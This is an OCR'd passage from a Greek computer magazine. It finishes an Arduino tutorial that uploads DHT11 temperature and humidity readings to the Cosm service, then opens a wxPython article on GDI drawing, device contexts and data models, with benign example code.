
Αρχικά, κι όπως σε κάθε sketch, ορίζονται μερικές μεταβλητές και σταθερές. Συγκεκριμένα, ορίζονται τα κλειδιά για την επικοινωνία με το Cosm, το pin στο οποίο συνδέεται ο αισθητήρας μας και κάποιες βασικές παράμετροι για το Ethernet shield[2]. Εκεί που χρειάζεται να δώσουμε λίγη προσοχή είναι στον πίνακα datastreams. Εδώ κρατάμε *όλα* τα datastreams που αποστέλλονται στο Cosm. Στο πρόγραμμά μας έχουμε ορίσει δύο: Ένα για τη θερμοκρασία κι ένα για την υγρασία. Κάθε datastream δημιουργείται δίνοντας ένα όνομα, το πλήθος των χαρακτήρων[3] του ονόματος αλλά και τον τύπο των δεδομένων που θα διατηρεί. Τέλος, ορίζουμε ένα αντικείμενο CosmFeed, στο οποίο δίνουμε το FEED_ID, τον πίνακα datastreams και το πλήθος των στοιχείων του πίνακα (και πάλι το 2 δηλαδή). Στη συνάρτηση setup αρχικοποιούμε το hardware καλώντας τις απαραίτητες μεθόδους. Πρώτα απ' όλα ξεκινάμε τη σειραϊκή θύρα του Arduino, από την οποία το σύστημα θα στέλνει μηνύματα στον υπολογιστή αναφορικά με τη λειτουργία του. Στη συνέχεια ενεργοποιούμε τον αισθητήρα DHT11, για την καταγραφή των δεδομένων. Ακολουθεί η συνάρτηση loop. Αυτό που θέλουμε να κάνει το Arduino διαρκώς, είναι να

Εικόνα 9
Κάτι τέτοιο θα δείτε στο Cosm, όταν το Arduino αρχίσει να στέλνει δεδομένα. Εμείς έχουμε μια μόνο συσκευή, αλλά εσείς μπορείτε να συνδέσετε περισσότερες.



2. Στις πρόσφατες εκδόσεις του Arduino IDE, το Arduino μπορεί να συνδεθεί στο δίκτυο *αυτόματα* χωρίς επιπλέον ρυθμίσεις από μέρους μας. Το μόνο που χρειάζεται είναι να ορίσουμε μια διεύθυνση MAC.

3. Η συνάρτηση strlen κάνει ακριβώς αυτή τη δουλειά: υπολογίζει το πλήθος των χαρακτήρων ενός string. Τώρα, γιατί χρειάζεται να περνάμε *και* το string *και* το πλήθος των χαρακτήρων του, είναι μια άλλη ιστορία... :)



Εικόνα 10
Το feed του αρθρογράφου, τις τελευταίες μέρες. Το Arduino έχει μαζέψει ήδη αρκετά δεδομένα! Ώρα για νέους και περισσότερους αισθητήρες, δεν νομίζετε;

λαμβάνει τις μετρήσεις του αισθητήρα και να τις στέλνει στο Cosm. Φυσικά, αυτό δεν θέλουμε να γίνεται με το μέγιστο ρυθμό που μπορεί να πετύχει το Arduino, διότι τότε θα στούμπωνε το δίκτυο! Έτσι, πριν από κάθε επανάληψη του loop ελέγχουμε αν έχει περάσει ένα κάποιο πλήθος milliseconds. Αυτό το χρονικό διάστημα καθορίζεται από τη μεταβλητή connectionInterval. Όταν παρέλθει το εν λόγω χρονικό διάστημα, το πρόγραμμα διαβάζει τη θερμοκρασία και την υγρασία και τις αποθηκεύει σε δύο προσωρινές μεταβλητές (t και h αντίστοιχα). Για να περάσουμε αυτές τις δύο τιμές στα αντίστοιχα datastreams χρησιμοποιούμε τη μέθοδο setFloat. Τέλος, στέλνουμε τις νέες τιμές στο feed του Cosm κι ενημερώνουμε κατάλληλα τη μεταβλητή lastConnectionTime, για να μπορούμε αργότερα να ελέγξουμε αν έχουν περάσει τα απαιτούμενα milliseconds ως την επόμενη σύνδεση. Νομίζουμε οτι ο κώδικας είναι αρκετά απλός. Τώρα που γνωρίζετε όλες τις λεπτομέρειες της λειτουργίας του, μπορείτε να τον ανεβάσετε. Το πρόγραμμα είναι ρυθμισμένο να στέλνει δεδομένα ανά δέκα δευτερόλεπτα. Επομένως, μην αγχωθείτε αν δεν δείτε να συμβαίνει κάτι αμέσως. Σε λίγα δευτερόλεπτα οι ενδείξεις στην πλακέτα του Ethernet shield θα αρχίσουν ν' ανάβουν ρυθμικά και οι πρώτες μετρήσεις του αισθητήρα θα έχουν αρχίσει το ταξίδι τους για το Cosm! Ώρα να βεβαιωθούμε *ξανά* ότι λειτουργούν όλα σωστά...


Τα πρώτα δεδομένα

Αν συνδεθούμε τώρα στο Cosm, θα δούμε ότι έχουν προστεθεί αυτομάτως δύο datastreams. Πρόκειται για τα datastreams που στέλνει το Arduino μας. Στα δεξιά μπορούμε να δούμε τις τρέχουσες τιμές, ενώ αν

περιμένουμε αρκετά θα δούμε ότι σιγά-σιγά θα δημιουργείται ένα διάγραμμα από τις τιμές αυτές! Αυτό που μπορούμε να κάνουμε τώρα είναι να επεξεργαστούμε τις ρυθμίσεις των datastreams (πατώντας στο κουμπάκι με το γρανάζι) και να ορίσουμε τις κατάλληλες μονάδες μέτρησης. Σημειώστε πως η θερμοκρασία από τον αισθητήρα μας καταγράφεται σε βαθμούς Κελσίου (Celcius), ενώ η υγρασία σε ποσοστά επί της εκατό (%). Επιπλέον, μπορούμε να δώσουμε μερικές ακόμα πληροφορίες, π.χ., για την τοποθεσία από όπου λαμβάνονται οι μετρήσεις μας και διάφορα άλλα τέτοια.

Κλείνοντας

Το Arduino μας είναι πλέον συνδεδεμένο μόνιμα στο Internet και κάθε δέκα δευτερόλεπτα ανεβάζει τις τιμές που διαβάζει από το DHT11. Η προσθήκη επιπλέον αισθητήρων γίνεται πολύ εύκολα. Αρκεί να δηλώσουμε ένα ακόμα datastream στον κώδικα. Θα μπορούσαμε λοιπόν να διαβάζουμε τα επίπεδα φωτός, διοξειδίου του άνθρακα (*γκουχ* και άλλων αερίων όπως μεθάνιο *γκουχ*) αλλά και ραδιενέργειας! Με το συστηματάκι που δημιουργήσαμε, αυτές οι τιμές θα είναι σύντομα διαθέσιμες στο Internet και θα μπορεί να τις διαβάσει οποιαδήποτε άλλη συσκευή. Σκεφτείτε, π.χ., έναν συναγερμό στο σπίτι, ο οποίος ενεργοποιείται όταν τα επίπεδα διοξειδίου στο εργαστήριο ξεπεράσουν κάποιο όριο. Ποιος δεν θα ήθελε τόσο έξυπνους και σύγχρονους αυτοματισμούς;



Εικόνα 11
Το κύκλωμα υλοποιημένο στο Fritzing. Ίσως το απλούστερο κύκλωμα που έχουμε συναντήσει στο περιοδικό ;)

Skill: Intermediate

Tags: Python, wxPython, GDI, Device Context, Data Model

Python & wxPython:

Σχεδίαση με το GDI

Έχοντας ολοκληρώσει τον wxEditor και μετά από λίγο πειραματισμό με το wxGlade και τις ιδιοτροπίες της σχεδίασης GUI με sizers και spacers, έχουμε σίγουρα κατανοήσει πώς γράφεται μια εφαρμογή για το περιβάλλον γραφικών...




by Sonic2000gr

Αν το καλοσκεφτείτε, είναι σαν συνταγή:

- Βάλτε μερικά controls σ' ένα παράθυρο
- Προσθέστε μενού και γραμμή εργαλείων
- Χρησιμοποιήστε το wxGlade για να φτιάξετε τους διαλόγους που δεν καλύπτονται από τα common dialogs
- Γράψτε τον κώδικα που ενώνει όλα τα παραπάνω για να μη βρεθείτε στη δυσάρεστη θέση να κατηγορηθείτε ως Visual Basic programmer
- Αναστενάξτε και ξαναγράψτε τα μισά από τα παραπάνω προκειμένου το πρόγραμμά σας να λειτουργεί διαπλατφορμικά (αν θέλετε, δηλαδή)

Νομίζετε λοιπόν ότι λίγο πολύ έχετε τιθασεύσει τις εφαρμογές για το περιβάλλον γραφικών, έτσι δεν είναι; Αμ, δε! Πάλι σας έχει ξεγελάσει αυτή η αναθεματισμένη η εμπειρία σας, από τη VB! Ναι, πολλά προγράμματα



Του ρίξαμε τα πάντα πάνω! Από τον wxEditor μέχρι και το LibreOffice. Δεν λέει να χαλάσει. Σε πείσμα των προσπαθειών μας, ανασχεδιάζει σωστά τα δεδομένα του. Εντάξει, δεν είναι και σπουδαία, αλλά ξέρει να τα χειρίζεται σωστά. Βλέπετε, η απεικόνιση είναι μόνο ένα μέρος ενός προγράμματος γραφικών. Υπάρχει μια εσωτερική αναπαράσταση των δεδομένων που είναι πάντα έτοιμη και ενημερωμένη: το λεγόμενο data model, ή απλά model. Η απεικόνιση (view) διαβάζει το data model κάθε φορά που απαιτείται να σχεδιάσει το παράθυρό μας.

περιορίζονται σε μερικά έτοιμα controls, εικονίδια και διαλόγους, αρκετά άλλα όμως χρειάζεται να σχεδιάσουν απευθείας στο παράθυρό τους. Δεν μιλάμε απλώς για γραφικές εφαρμογές, αλλά για γραφικές εφαρμογές που έχουν να κάνουν με... γραφικά :) Θα σας το πούμε κι αλλιώς: Να σας δούμε να φτιάχνετε το Paint, με έτοιμα controls! Εναλλακτικά: Φτιάξτε την πασιέντζα ή το ναρκαλιευτή. Σας προκαλούμε, δηλαδή. Αν αυτά τα σνομπάρετε, ξεκινήστε για άλλο παιχνίδι. Και ναι, το ξέρουμε ότι για παιχνίδια πιθανώς θα πηγαίνατε προς το PyGame, αλλά η πασιέντζα δεν είναι ακριβώς Space Invaders, για να τη φτιάξετε με τη λογική frame-based.

Για να είμαστε πιο ακριβείς, φαίνεται ότι τα περισσότερα προγράμματα που δεν διαθέτουν απευθείας σχεδίαση είναι τα πλέον βαρετά. Ξέρετε τώρα: επεξεργαστές κειμένου, calculators, υπολογιστικές εφαρμογές κ.ά. Ω μη γένοιτο, ακόμα και πρόγραμμα για κλιμακωτές χρεώσεις της ΔΕΗ μπορεί να γράψετε. Λέγεται άλλωστε ότι το συγκεκριμένο πρότζεκτ ονειρεύονται συχνά οι wxPython programmers, που ξυπνάνε καταϊδρωμένοι και με ταχυπαλμία. Σαν τον εφιάλτη στο δρόμο με τις λεύκες, ένα πράγμα.

Τι χρειαζόμαστε όμως για να γράψουμε πρόγραμμα με πραγματικά γραφικά; Κάτι που να σχεδιάζει γραμμές, κύκλους, γραφικές παραστάσεις ή ακόμα και κάτι που να μας επιτρέπει να χρησιμοποιήσουμε το ποντίκι για να φτιάξουμε το δικό μας σχέδιο; Εδώ, φίλοι μου, χρειάζεται πλέον να μιλήσουμε για το GDI.

Graphics Device Interface ή αλλιώς GDI

Το GDI δεν είναι τίποτα άλλο από μια σειρά κλάσεων και μεθόδων για να δουλεύουμε γραφικά απευθείας στο παράθυρό μας. Ή στον εκτυπωτή μας. Ή οπουδήποτε αλλού μπορεί κανείς να σχεδιάσει γραμμές, κύκλους και γενικότερα σχήματα. Βλέπετε, το GDI είναι device independent. Είναι σαν ένα ενδιάμεσο στάδιο ανάμεσα στο πρόγραμμά μας και στο hardware. Δεν χρειάζεται να γνωρίζουμε τις ιδιαιτερότητες του υλικού στο οποίο θα απευθυνθούμε για τη σχεδίαση. Οι κλάσεις του GDI ασχολούνται με τρία βασικά στοιχεία:

- Δισδιάστατα (2D) διανυσματικά γραφικά (π.χ., γραμμές και κύκλοι)
- Γραμματοσειρές
- Εικόνες

Ακριβώς επειδή το GDI επιτρέπει τη χρήση διάφορων συσκευών εκτός από την οθόνη, την πλέον συνηθισμένη συσκευή εξόδου, για να ξεκινήσουμε τη σχεδίαση μας πρέπει πρώτα να δημιουργήσουμε ή να ανακτήσουμε ένα αντικείμενο DC, Device Context.

Συμφραζόμενα; Τι εννοεί ο ποιητής με τα Device Contexts;

Η λέξη «context» αποδίδεται ως «συμφραζόμενα» και ακούγεται ελαφρώς αστεία για τη συγκεκριμένη χρήση. Σκεφτείτε όμως ότι το λεγόμενο device context, ή DC όπως θα το λέμε για συντομία, είναι το αντικείμενο που επιτρέπει τη σχεδίαση σε οποιαδήποτε συσκευή εξόδου, κάνοντας εσωτερικά ό,τι χρειάζεται για να εξασφαλίσει ότι οι δικές μας εντολές σχεδίασης μεταφράζονται στις αντίστοιχες που αντιλαμβάνεται η εκάστοτε συσκευή.

Έτσι, μπορούμε να χρησιμοποιήσουμε την ίδια εντολή για να τραβήξουμε μια γραμμή στην οθόνη ή στον εκτυπωτή — και όλοι ξέρουμε πόσο διαφορετικά θα λειτουργήσουν αυτές οι δύο συσκευές για να δείξουν τη γραμμή.

Το wx toolkit παρέχει το wx.DC class αλλά και μια σειρά από παράγωγα classes, τα οποία είναι και τα συχνότερα χρησιμοποιούμενα. Σε πρώτη φάση: θα δούμε δύο από αυτά: τα wx.ClientDC και wx.PaintDC.

Στο εισαγωγικό μας άρθρο για το wxPython είχαμε ήδη ένα προγραμματάκι που σχεδίαζε χρωματιστά κουτάκια στην οθόνη χρησιμοποιώντας κάποια από τα παραπάνω, αλλά δεν μπήκαμε σε λεπτομέρειες. Ας φτιάξουμε κάτι αντίστοιχο για να πειραματιστούμε.

```
import wx
class DrawPanel(wx.Frame):
    def __init__(self):
        super(DrawPanel,self).__init__(parent=None,
size=(640,480),title="Device Context... Nightmares")
        self.Bind(wx.EVT_PAINT, self.OnPaint)
        self.Bind(wx.EVT_LEFT_DOWN, self.WriteMessage)
    def WriteMessage(self, e):
        dc = wx.ClientDC(self)
        dc.SetFont(wx.Font(24, wx.FONTFAMILY_SWISS,
wx.FONTSTYLE_NORMAL,  wx.FONTWEIGHT_BOLD))
        dc.SetTextForeground(wx.Colour(0,0,255))
        x = e.GetX()
        y = e.GetY()
        dc.DrawText("Hello GDI!",x,y)
        e.Skip()
    def OnPaint(self, e):
        dc = wx.PaintDC(self)
        dc.SetPen(wx.Pen(wx.Colour(255,0,0)))
        dc.SetBrush(wx.Brush(wx.Colour(255,0,0)))
        dc.DrawCircle(320,240,240)
def main():
  app = wx.App(False)
  frame = DrawPanel()
  frame.Show()
  app.MainLoop()
if __name__ == '__main__':
  main()
```

Εκτελέστε το και παρατηρήστε τη συμπεριφορά του: Αρχικά εμφανίζει έναν κόκκινο κύκλο, στο κέντρο του παραθύρου. Όπου κάνετε αριστερό κλικ μέσα στο παράθυρο, εμφανίζεται το μπλε κείμενο «Hello GDI!». Όλα δείχνουν να πηγαίνουν μια χαρά, μέχρι τη στιγμή που κάποιο άλλο πα-

ράθυρο περάσει —όλως τυχαίως— πάνω από το πρόγραμμα μας. Ή ίσως πάλι είχατε τη φαεινή ιδέα να το κάνετε minimize. Σε κάθε περίπτωση χάνονται τα πάντα κι εμφανίζεται ξανά μόνον ο κύκλος. Τι ακριβώς γίνεται;


Κάθε φορά που το παράθυρό μας χρειάζεται να σχεδιαστεί, είτε επειδή μόλις δημιουργήθηκε είτε επειδή όλο ή μέρος του περιεχομένου του καταστράφηκε από κάποιο άλλο, μας έρχεται ένα wx.EVT_PAINT event. Όπως βλέπετε, στην init το έχουμε κάνει Bind με τη συνάρτηση OnPaint, η οποία περιέχει:

```
def OnPaint(self, e):
        dc = wx.PaintDC(self)
        dc.SetPen(wx.Pen(wx.Colour(255,0,0,)))
        dc.SetBrush(wx.Brush(wx.Colour(255,0,0)))
        dc.DrawCircle(320,240,240)
```

Προσέξτε: Σε κάθε περίπτωση που σχεδιάζουμε το περιεχόμενό μας εξαιτίας του wx.EVT_PAINT, πρέπει να λάβουμε το DC μέσω της wx.PaintDC:

```
        dc = wx.PaintDC(self)
```

Μάλιστα, για να είμαστε ακριβείς, πρέπει να πάρουμε το συγκεκριμένο DC μέσα στην OnPaint ακόμη και αν δεν έχουμε σκοπό να το χρησιμοποιήσουμε! (Αυτό βέβαια θα ήταν κάπως περίεργο.) Έχοντας το DC ανά



Εντάξει, δεν θα μας προσλάβετε να σας φτιάχνουμε graffiti. Μπορούμε όμως να σας φτιάξουμε τα χρώματα με τις wx.Colour, wx.Brush και wx.Pen. Στην εικόνα φαίνεται μια απόπειρα να τραβήξουμε μερικές γραμμές με το απλό πρόγραμμα χονδροειδούς σχεδίασης που δημιουργήσαμε, προκειμένου να μελετήσουμε καλύτερα το GDI και το data model που απαιτεί ένα πρόγραμμα σχεδίασης.

χείρας, δημιουργούμε ένα Pen κι ένα Brush. Στη σχεδίαση του GDI, το pen φυσικά χρησιμοποιείται για τα περιγράμματα των σχημάτων και το Brush για το γέμισμα. Αν παραλείπαμε το Brush, ο κύκλος μας θα ήταν απλώς άδειος. Επιλέγουμε να δημιουργήσουμε και να επιλέξουμε το Pen/ Brush σε μια μοναδική εντολή για το καθένα:

```
dc.SetPen(wx.Pen(wx.Colour(255,0,0)))
```

Ουσιαστικά, επιλέγουμε το Pen που δημιουργούμε καλώντας τον constructor wx.Pen και δίνοντάς του ένα χρώμα που δημιουργούμε επίσης απευθείας, καλώντας τον constructor του wx.Colour με χρώμα RGB=(255,0,0), δηλαδή κόκκινο. Και ναι, θα μπορούσαμε να κάνουμε nesting κι άλλα constructors εδώ μέσα, αλλά ο καφές δεν ήταν αρκετά δυνατός. Παρατηρήστε ότι το αντικείμενο δεν αποθηκεύεται σε κάποιο object variable της κλάσης: είναι εντελώς προσωρινό. Το δημιουργούμε, το επιλέγουμε, το χρησιμοποιούμε και το στέλνουμε στο καλό! Αυτό είναι τυπικό για τα αντικείμενα του είδους. Είναι μετά πολύ εύκολο να φτιάξουμε τον κύκλο μας με τη DrawCircle, που έχει ως μόνες παραμέτρους τις συντεταγμένες του κέντρου και την ακτίνα του.

Σε αντίθεση, δείτε με ποιο τρόπο γράφουμε το κείμενο «Hello GDI!». Έχουμε συνδέσει το event wx.EVT_LEFT_DOWN με τη συνάρτηση WriteMessage:

```
def WriteMessage(self, e):
    dc = wx.ClientDC(self)
    dc.SetFont(wx.Font(24, wx.FONTFAMILY_SWISS,
wx.FONTSTYLE_NORMAL,  wx.FONTWEIGHT_BOLD))
    dc.SetTextForeground(wx.Colour(0,0,255))
    x = e.GetX()
    y = e.GetY()
    dc.DrawText("Hello GDI!",x,y)
    e.Skip()
```

Εδώ δεν χρησιμοποιούμε το wx.PaintDC. Αυτό επιτρέπεται *μόνο* στη συνάρτηση που λαμβάνει το wx.EVT_PAINT. Σε κάθε άλλη περίπτωση που σχεδιάζουμε στο παράθυρο μας, πρέπει να χρησιμοποιήσουμε την wx.ClientDC. Όπως και προηγουμένως, χρησιμοποιούμε μερικά nested calls σε constructors για να ορίσουμε ένα Font κι ένα χρώμα κειμένου (κατά παράδοση, για το κείμενο δεν χρησιμοποιείται το Pen ή το Brush, αλλά υπάρχουν τα SetTextForeground και SetTextBackground). Και φυσικά, κι αυτά τα αντικείμενα είναι προσωρινά. Η GetX και GetY παίρνουν τις συντεταγμένες από το event του ποντικιού. Η εντολή Skip() στο τέλος εξασφαλίζει ότι θα εκτελεστεί και η προκαθορισμένη ενέργεια για το αριστερό κλικ του ποντικιού. Αν δεν τη βάλετε, ίσως να μη μπορείτε να κάνετε ενεργό το παράθυρο της εφαρμογής σας.

Εντάξει λοιπόν, νομίζετε ότι το έχετε κατανοήσει. Καλά κάνετε και νομίζετε. Γιατί αν έχετε καταλάβει αυτό που νομίζουμε πως έχετε καταλάβει, το έχετε καταλάβει λάθος! (Κάτι έχει γίνει με τον καφέ σήμερα.) Νομίζετε, λοιπόν, τα ακόλουθα.

1. Κάθε φορά που το παράθυρο «καταστρέφεται» από κάποιο άλλο ή επειδή το κάνατε resize/minimize, καλείται έπειτα η OnPaint. Σωστά.


2. Καθώς το κείμενό μας δεν σχεδιάζεται μέσα στην OnPaint αλλά σε άλλη συνάρτηση, δεν μπορεί να επανασχεδιαστεί. Σωστά.
3. Κάθε φορά που καλείται η OnPaint, ολόκληρος ο κύκλος σχεδιάζεται από την αρχή. Αν είχαμε βάλει το μήνυμα μέσα στον κύκλο, θα εξαφανιζόταν στην επανασχεδίαση. ΛΑΘΟΣ!

Δοκιμάστε λοιπόν το εξής πείραμα. Εκτελέστε το πρόγραμμα και κάντε κλικ μερικές φορές μέσα στον κύκλο, για να πάρετε το μήνυμα σε διάφορα σημεία. Καλύψτε τώρα μερικώς τον κύκλο με ένα άλλο παράθυρο και στη συνέχεια καλέστε πάλι το πρόγραμμά μας σε πρώτο πλάνο. Θα δείτε τον κύκλο μια χαρά, αλλά και τα υπολείμματα του κειμένου μέσα του! Δεν είναι δυνατόν να ξανασχεδιάστηκε όλος ο κύκλος και να μην έσβησε το κείμενο!

Κάθε φορά που λαμβάνουμε ένα DC με την PaintDC, η σχεδίαση περιορίζεται στα τμήματα του παραθύρου που έχουν πραγματικά χαλάσει.

- Αν έχουν καλυφθεί περιοχές από άλλα παράθυρα, σχεδιάζονται μόνον αυτές. Πρόκειται για το λεγόμενο clipping area.
- Σε ορισμένες περιπτώσεις, το clipping area είναι ολόκληρη η περιοχή σχεδίασης του παραθύρου: όταν το πρόγραμμα ξεκινάει να εκτελείται ή —ανάλογα με τις ρυθμίσεις και το λειτουργικό— όταν κάνουμε resize ή minimize/restore το παράθυρό μας.

Καταλάβαμε τώρα πώς πραγματικά λειτουργεί το wx.PaintDC, αλλά εξακολουθούμε να έχουμε πρόβλημα: το πρόγραμμά μας χάνει τα «δεδομένα» του απλά όταν επικαλύπτουμε το παράθυρό του. Κάθε εφαρμογή wx θα πρέπει να είναι έτοιμη να επανασχεδιάσει το παράθυρό της με όλα τα περιεχόμενά του, ως ανταπόκριση ενός wx.EVT_PAINT. Η δική μας σχεδιάζει μόνο τον κύκλο, ο οποίος κάλλιστα μπορεί να θεωρηθεί και background. Η OnPaint πρέπει να εκπαιδευτεί ώστε να σχεδιάζει κι ό,τι κάναμε ήδη μέσα από την WriteMessage. Είναι εμφανές ότι το πρόγραμμά μας στερείται Data Model.



Το πρόγραμμά μας στην πραγματικότητα υλοποιεί το μοντέλο MVC: Model – View – Controller. Το model περιέχει την εσωτερική αναπαράσταση των δεδομένων. Για το απλό μας πρόγραμμα σχεδίασης είναι απλώς μια λίστα με σημεία, μεταξύ των οποίων σχεδιάζονται οι γραμμές. Ο controller είναι το τμήμα του προγράμματος που αλληλεπιδρά με το χρήστη κι ενημερώνει το model (όταν κάνουμε κλικ προστίθενται σημεία στη λίστα, ενώ ταυτόχρονα ενημερώνεται και η απεικόνιση). Το view διαβάζει τα δεδομένα από το model (στην OnPaint) και δημιουργεί την απεικόνιση όποτε είναι απαραίτητο. Διαβάστε περισσότερα για το MVC στην Wikipedia, από όπου προέρχεται και το σχήμα: `http://en.wikipedia.org/wiki/Model-view-controller`

Data Model;! Πάλι άγνωστες λέξεις...

